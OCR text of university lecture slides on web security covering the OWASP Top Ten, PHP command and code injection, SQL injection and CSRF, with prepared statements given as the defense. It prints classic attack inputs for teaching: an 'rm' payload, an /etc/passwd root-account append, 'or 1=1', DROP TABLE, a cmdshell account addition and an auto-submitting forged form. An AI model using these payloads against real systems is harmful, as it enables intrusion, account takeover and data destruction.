

# Web Application Security

47,350,400


John Mitchell

*Acknowledgments: Lecture slides are from the Computer Security course thought by Dan Boneh and John Mitchell at Stanford University. When slides are obtained from other sources, a reference will be noted on the bottom of that slide. A full list of references is provided on the last slide.*

# WordPress Vulnerabilities

Version	Added	Title
<a href="#">4.4.1</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)</a>
<a href="#">4.4.1</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Open Redirect</a>
<a href="#">4.4</a>	2016-01-06	<a href="#">WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)</a>
<a href="#">4.4</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)</a>
<a href="#">4.4</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Open Redirect</a>
<a href="#">4.3.2</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)</a>
<a href="#">4.3.2</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Open Redirect</a>
<a href="#">4.3.1</a>	2016-01-06	<a href="#">WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)</a>
<a href="#">4.3.1</a>	2016-01-06	<a href="#">WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)</a>
<a href="#">4.3.1</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)</a>
<a href="#">4.3.1</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Open Redirect</a>
<a href="#">4.3</a>	2015-09-15	<a href="#">WordPress &lt;= 4.3 - Authenticated Shortcode Tags Cross-Site Scripting (XSS)</a>
<a href="#">4.3</a>	2015-09-15	<a href="#">WordPress &lt;= 4.3 - User List Table Cross-Site Scripting (XSS)</a>
<a href="#">4.3</a>	2015-09-15	<a href="#">WordPress &lt;= 4.3 - Publish Post and Mark as Sticky Permission Issue</a>
<a href="#">4.3</a>	2016-01-06	<a href="#">WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)</a>
<a href="#">4.3</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)</a>
<a href="#">4.3</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Open Redirect</a>
<a href="#">4.2.6</a>	2016-02-02	<a href="#">WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)</a>

## MOST COMMON VULNS



## Top 15 Vulnerability Classes (2012)

Percentage likelihood that at least one serious\* vulnerability will appear in a website

# OWASP Top Ten

(2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
...	Various implementation problems	...expose a file, directory, or database key without access control check, ...misconfiguration, ...missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

# Three vulnerabilities we will discuss

## ◆ SQL Injection

- Browser sends malicious input to server
- Bad input checking fails to block malicious SQL

## ◆ CSRF – Cross-site request forgery

- Bad web site sends browser request to good web site, using credentials of an innocent victim

## ◆ XSS – Cross-site scripting

- Bad web site sends innocent victim a script that steals information from an honest web site

# Three vulnerabilities we will discuss

## ◆ SQL Injection

- Browser Uses SQL to change meaning of er
- Bad input database command malicious SQL

## ◆ CSRF – Cross-site request forgery

- Bad web site, user Leverage user's session at victim sever to good web victim

## ◆ XSS – Cross-site scripting

- Bad web site Inject malicious script into trusted script that steals in context to site

# Command Injection

Background for SQL Injection

# General code injection attacks

◆ Attack goal: execute arbitrary code on the server

◆ Example

code injection based on eval (PHP)

<http://site.com/calc.php> (server side calculator)

```
...  
$in = $_GET['exp'];  
eval('$ans = ' . $in . ');'  
...
```



# General code injection attacks

◆ Attack goal: execute arbitrary code on the server

◆ Example

code injection based on eval (PHP)

<http://site.com/calc.php> (server side calculator)

```
...  
$in = $_GET['exp'];  
eval('$ans = ' . $in . ');'  
...
```

◆ Attack

# General code injection attacks

◆ Attack goal: execute arbitrary code on the server

◆ Example

code injection based on eval (PHP)

<http://site.com/calc.php> (server side calculator)

```
...  
$in = $_GET['exp'];  
eval('$ans = ' . $in . ');'  
...
```

◆ Attack

[http://site.com/calc.php?exp=\"%2010%20;%20system\(%5Crm%20\\*.\\*%\)\"](http://site.com/calc.php?exp=\)

(URL encoded)

# Code injection using system()

◆ Example: PHP server-side code for sending email

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

# Code injection using system()

- ◆ Example: PHP server-side code for sending email

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

- ◆ Attacker can post

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net &  
subject=foo < /usr/passwd; ls
```

# Code injection using system()

- ◆ Example: PHP server-side code for sending email

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

- ◆ Attacker can post

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net &  
subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net&subject=foo;  
echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```



# SQL Injection

# Database queries with PHP

(the wrong way)


## ◆ Sample PHP

```
$recipient = $_POST['recipient'];  
$sql = "SELECT PersonID FROM Person WHERE  
        Username='$recipient';"  
$rs = $db->executeQuery($sql);
```

## ◆ Problem

- What if `'recipient'` is malicious string that changes the meaning of the query?

# Basic picture: SQL Injection





# CardSystems Attack



## ◆ CardSystems

- credit card payment processing company
- SQL injection attack in June 2005
- put out of business

## ◆ The Attack

- 263,000 credit card #s stolen from database
- credit card #s stored unencrypted
- 43 million credit card #s exposed

# Recent WordPress plugin vuln

## ◆ WordPress SEO plugin by Yoast, March 2015

“The latest version at the time of writing (1.7.3.3) has been found to be affected by two authenticated (admin, editor or author user) Blind SQL Injection vulnerabilities.

“The authenticated Blind SQL Injection vulnerability can be found within the ‘admin/class-bulk-editor-list-table.php’ file. The orderby and order GET parameters are not sufficiently sanitized before being used within a SQL query.


<https://wpvulndb.com/vulnerabilities/7841>

# Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
    WHERE user=' " & form("user") & " '
    AND    pwd=' " & form("pwd") & " ' " );

if not ok.EOF
    login success
else fail;
```

Is this exploitable?



Normal Query

# Bad input

◆ Suppose `user = " ' or 1=1 -- "` (URL encoded)

◆ Then script does:

```
ok = execute ( SELECT ...  
                WHERE user= ' ' or 1=1 --  
                ... )
```

- The `--` causes rest of line to be ignored.
- Now `ok.EOF` is always false and login succeeds.

◆ The bad news: easy login to many sites this way.

# Even worse

◆ Suppose user =

```
" ' ; DROP TABLE Users -- "
```

◆ Then script does:

```
ok = execute ( SELECT ...  
                WHERE user= ' ' ; DROP TABLE Users  
                ... )
```

◆ Deletes user table

- Similarly: attacker can add users, reset pwds, etc.

# Even worse ...

◆ Suppose user =

```
' ; exec cmdshell  
        'net user badguy badpwd' /  
ADD --
```

◆ Then script does:

```
ok = execute( SELECT ... [REDACTED]  
              WHERE username= ' ' ; exec  
... )
```

If SQL server context runs as "sa", attacker gets account on DB server

# PHP addslashes()

◆ PHP: `addslashes( " ' or 1 = 1 -- "`

outputs: `" \' or 1=1 -- "`



# PHP addslashes()

◆ PHP: `addslashes(" ' or 1 = 1 -- ")`

outputs: `" \' or 1=1 -- "`

◆ Unicode attack: (GBK)

0x 5c → \

0x bf 27 → ' ǃ'

0x bf 5c → 線

◆ `$user = 0x bf 27`

◆ `addslashes($user) → 0x bf 5c 27 → 線'`

◆ Correct implementation: `mysql_real_escape_string()`

# Preventing SQL Injection

◆ Never build SQL commands yourself !

- Use parameterized/prepared SQL
- Use ORM framework

# Parameterized/prepared SQL

- ◆ Builds SQL queries by properly escaping args: ' → \'
- ◆ Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(  
    "SELECT * FROM UserTable WHERE  
    username = @User AND  
    password = @Pwd", dbConnection);
```

```
cmd.Parameters.Add("@User", Request["user"] );
```

```
cmd.Parameters.Add("@Pwd", Request["pwd"] );
```

```
cmd.ExecuteReader();
```

- ◆ In PHP: bound parameters -- similar function




# Cross Site Request Forgery

# OWASP Top Ten


(2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
...	Various implementation problems	...expose a file, directory, or database key without access control check, ...misconfiguration, ...missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

# Recall: session using cookies



# Basic picture



Q: how long do you stay logged in to Gmail? Facebook? ....

# Cross Site Request Forgery (CSRF)

## ◆ Example:

- User logs in to bank.com
  - ◆ Session cookie remains in browser state



# Cross Site Request Forgery (CSRF)

## ◆ Example:

- User logs in to bank.com
  - ◆ Session cookie remains in browser state
- User visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>  
<input name=recipient value=badguy> ...  
<script> document.F.submit(); </script>
```

# Cross Site Request Forgery (CSRF)

## ◆ Example:

- User logs in to bank.com
  - ◆ Session cookie remains in browser state

- User visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>  
<input name=recipient value=badguy> ...  
<script> document.F.submit(); </script>
```

- Browser sends user auth cookie with request
  - ◆ Transaction will be fulfilled

# Cross Site Request Forgery (CSRF)

## ◆ Example:

- User logs in to bank.com
  - ◆ Session cookie remains in browser state
- User visits another site containing:

